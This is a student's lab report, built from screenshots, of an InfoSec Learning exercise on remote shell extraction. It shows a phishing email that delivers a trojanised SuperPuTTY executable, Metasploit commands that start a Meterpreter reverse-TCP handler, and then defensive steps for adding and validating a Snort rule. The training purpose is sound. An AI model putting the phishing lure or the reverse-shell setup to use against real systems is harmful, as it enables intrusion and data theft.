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ICS 482

10/14/19

InfoSec Lab: Remote Shell Extraction

The image is a composite of two screenshots from a Kali Linux virtual machine. The left screenshot shows a web browser window at <https://lab.infoseclearning.com/lab/remote-shell-extracting-data>. It displays an email interface with a message from 'bob@urbank.com' to 'alice@urbank.com' with the subject 'SuperPUTTY Release'. The message body says: 'Hi Alice, Have you tried new SuperPUTTY yet? Our marketing team is proud to introduce new SuperPUTTY, which as SCP and SFTP, as well as SSH and Telnet. We know how important functionality of PUTTY to provide this support. We have attached the SuperPUTTY Release. Please feel free to let us know what you think @ SuperPUTTY@bob@urbank.com'. Below the email, there are instructions: '16 Close the browser.' and 'CLOSING BROWSER'. The right screenshot shows the Kali Linux desktop environment. It features a blue background with a white dragon logo. The desktop has several icons: 'putty.exe', 'Exploits', and 'SuperPutty.exe'. A terminal window is open, showing the command 'putty.exe' being executed. A web browser window is also open, displaying the Roundcube Webmail interface. The browser window shows a message from 'alice@urbank.com' to 'bob@urbank.com' with the subject 'SuperPUTTY Release'. The message body says: 'Hi Alice, Have you tried new SuperPUTTY yet? Our marketing team is proud to introduce new SuperPUTTY, which as SCP and SFTP, as well as SSH and Telnet. We know how important functionality of PUTTY to provide this support. We have attached the SuperPUTTY Release. Please feel free to let us know what you think @ SuperPUTTY@bob@urbank.com'. The browser window also shows a sidebar with folders like 'Inbox', 'Drafts', 'Sent', 'Junk', and 'Trash'. The bottom of the image shows the Windows taskbar with the search bar and several application icons.

Final_Kali-2.0 - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-962345/Final_Kali-2.0

Final_Kali-2.0

Applications Places Mon 20:42

root@Hacker: ~

File Edit View Search Terminal Help

putty.exe

Validate lots of vulnerabilities to demonstrate exposure with Metasploit Pro -- Learn more on <http://rapid7.com/metasploit>

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(handler) > set lport 80
lport => 80
msf exploit(handler) > exploit
```

[*] Started reverse TCP handler on 192.168.1.5:80
[*] Starting the payload handler...

INFOSEC LEARNING

Final_Alice_DT_32bit - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-962347/Final_Alice_DT_32bit

Final_Alice_DT_32bit

Roundcube Webmail :: Inbox - Mozilla Firefox

Roundcube Webma... x

https://mx.urbank.com/mail/?task=

Search

Refresh Compose Reply Reply all Forward Delete Mark More

Inbox Drafts Sent Junk Trash

From bob@urbank.com Date Today 20:39 Size 690 KB

Select Threads Threads 1 to 1 of 1

SuperPuTTY Release

From bob@urbank.com Date Today 20:39

Hi Alice,

Have you tried new SuperPuTTY yet?

Our marketing team is proud to introduce new SuperPuTTY which

8 Select the Save File button and click OK.

Opening SuperPuTTY.exe

You have chosen to open:

SuperPuTTY.exe

which is: DOS/Windows executable (503 KB)

from: <https://mx.urbank.com>


What should Firefox do with this file?

☐ Open with Wine Windows Program Loader

☒ Save File

☐ Do this automatically for files like this from now on

SAVING FILE



Remote Shell Extracting Data Final_Alice_DT_32bit View Fullscreen Send Ctrl+Alt+Delete

OPENING LOCAL RULES

10 Add your SNORT rule.

```
support@IDS-DMZ: ~
GNU nano 2.2.6 File: /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.
# M
```

ADD YOUR RULE HERE

11 Press and hold the Ctrl key followed by pressing the x key to Exit.

Terminal

```
support@IDS-DMZ: ~
GNU nano 2.2.6 File: /etc/snort/rules/local.rules Modified
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.
# M
```

Read 6 lines

Get Help WriteOut Read File Prev Page Cut Text Cur Pos
Exit Justify Where Is Next Page UnCut Text To Spell

Type here to search

Remote Shell Extracting Data Final_Alice_DT_32bit View Fullscreen Send Ctrl+Alt+Delete

SAVE

13 Press the Enter key to confirm location.

```
File Name to Write: /etc/snort/rules/local.rules
Get Help M-D DOS Format M-A Append
Cancel M-M Mac Format M-P Prepend
```

CONFIRM FILE

14 Execute the following command to test rule syntax.

```
support@IDS-DMZ:~# sudo snort -Tc /etc/snort/snort.conf
support@IDS-DMZ:~$ sudo snort -Tc /etc/snort/snort.conf
```

VERIFYING RULE SYNTAX

15 Verify that you see this message.

```
Snort successfully validated the configuration!
Snort exiting
support@IDS-DMZ:~$
```

GOOD SYNTAX

16 Execute the following command to apply the filter.

Terminal

```
support@IDS-DMZ: ~
Copyright (C) 1998-2011 Sourcefire, Inc., et al.
Using libpcap version 1.1.1
Using PCRE version: 8.12 2011-01-15
Using ZLIB version: 1.2.3.4

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 1.15 <Build 18>
Preprocessor Object: SF_SIP (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_SSH (IPV6) Version 1.1 <Build 3>
Preprocessor Object: SF_DNS (IPV6) Version 1.1 <Build 4>
Preprocessor Object: SF_FTPTELNET (IPV6) Version 1.2 <Build 13>
Preprocessor Object: SF_DCERPC2 (IPV6) Version 1.0 <Build 3>
Preprocessor Object: SF_SDF (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP (IPV6) Version 1.0 <Build 1>
Preprocessor Object: SF_SSLPP (IPV6) Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_GTP (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_POP (IPV6) Version 1.0 <Build 1>
Preprocessor Object: SF_REPUTATION (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_SMTP (IPV6) Version 1.1 <Build 9>

Snort successfully validated the configuration!
Snort exiting
support@IDS-DMZ:~$
```

Type here to search

https://lab.infoseclearning.com/lab/remote-shell-extracting-data

Remote Shell Extracting Data

Final_Alice_DT_32bit

[sudo] password for support:

PROVISIONING THE WEB SERVER

21 Execute the following to verify if your signatures are detecting the a

```
support@Web:~$ sudo tail /var/log/ids_dnz.log
```

VERIFYING SIGNATURE DETECTION

When you are finished, please remember to perform the next step.

22 Click the STOP button in the topology.

Time remaining: 84:14

STOP

Cloud

Bob - Kali 192.168.1.5

Web S 10.10.10.10

Terminal

```
support@IDS-DMZ: ~
By Martin Roesch & The Snort Team: http://www.snort.org/snort-t
Copyright (C) 1998-2011 Sourcefire, Inc., et al.
Using libpcap version 1.1.1
Using PCRE version: 8.12 2011-01-15

support@Web: ~
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 628 kB of archives.
After this operation, 1,556 kB of additional disk space will be used.
Terminal /mirror.urbank.com/ precise/main libopts25 i386 1:5.12-0.1ubuntu1 [5
8.4 kB]
Get:2 http://mirror.urbank.com/ precise/main ntp i386 1:4.2.6.p3+dfsg-1ubuntu3 [
570 kB]
Fetched 628 kB in 0s (14.4 MB/s)
Selecting previously unselected package libopts25.
(Reading database ... 55024 files and directories currently installed.)
Unpacking libopts25 (from .../libopts25_1%3a5.12-0.1ubuntu1_i386.deb) ...
Selecting previously unselected package ntp.
Unpacking ntp (from .../ntp_1%3a4.2.6.p3+dfsg-1ubuntu3_i386.deb) ...
Processing triggers for man-db ...
Processing triggers for ureadahead ...
Setting up libopts25 (1:5.12-0.1ubuntu1) ...
Setting up ntp (1:4.2.6.p3+dfsg-1ubuntu3) ...
* Starting NTP server ntpd [ OK ]
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
* Stopping NTP server ntpd [ OK ]
* Starting NTP server ntpd [ OK ]
support@Web:~$ sudo tail /var/log/ids_dnz.log
support@Web:~$
```

Type here to search

7:57 PM 10/14/2019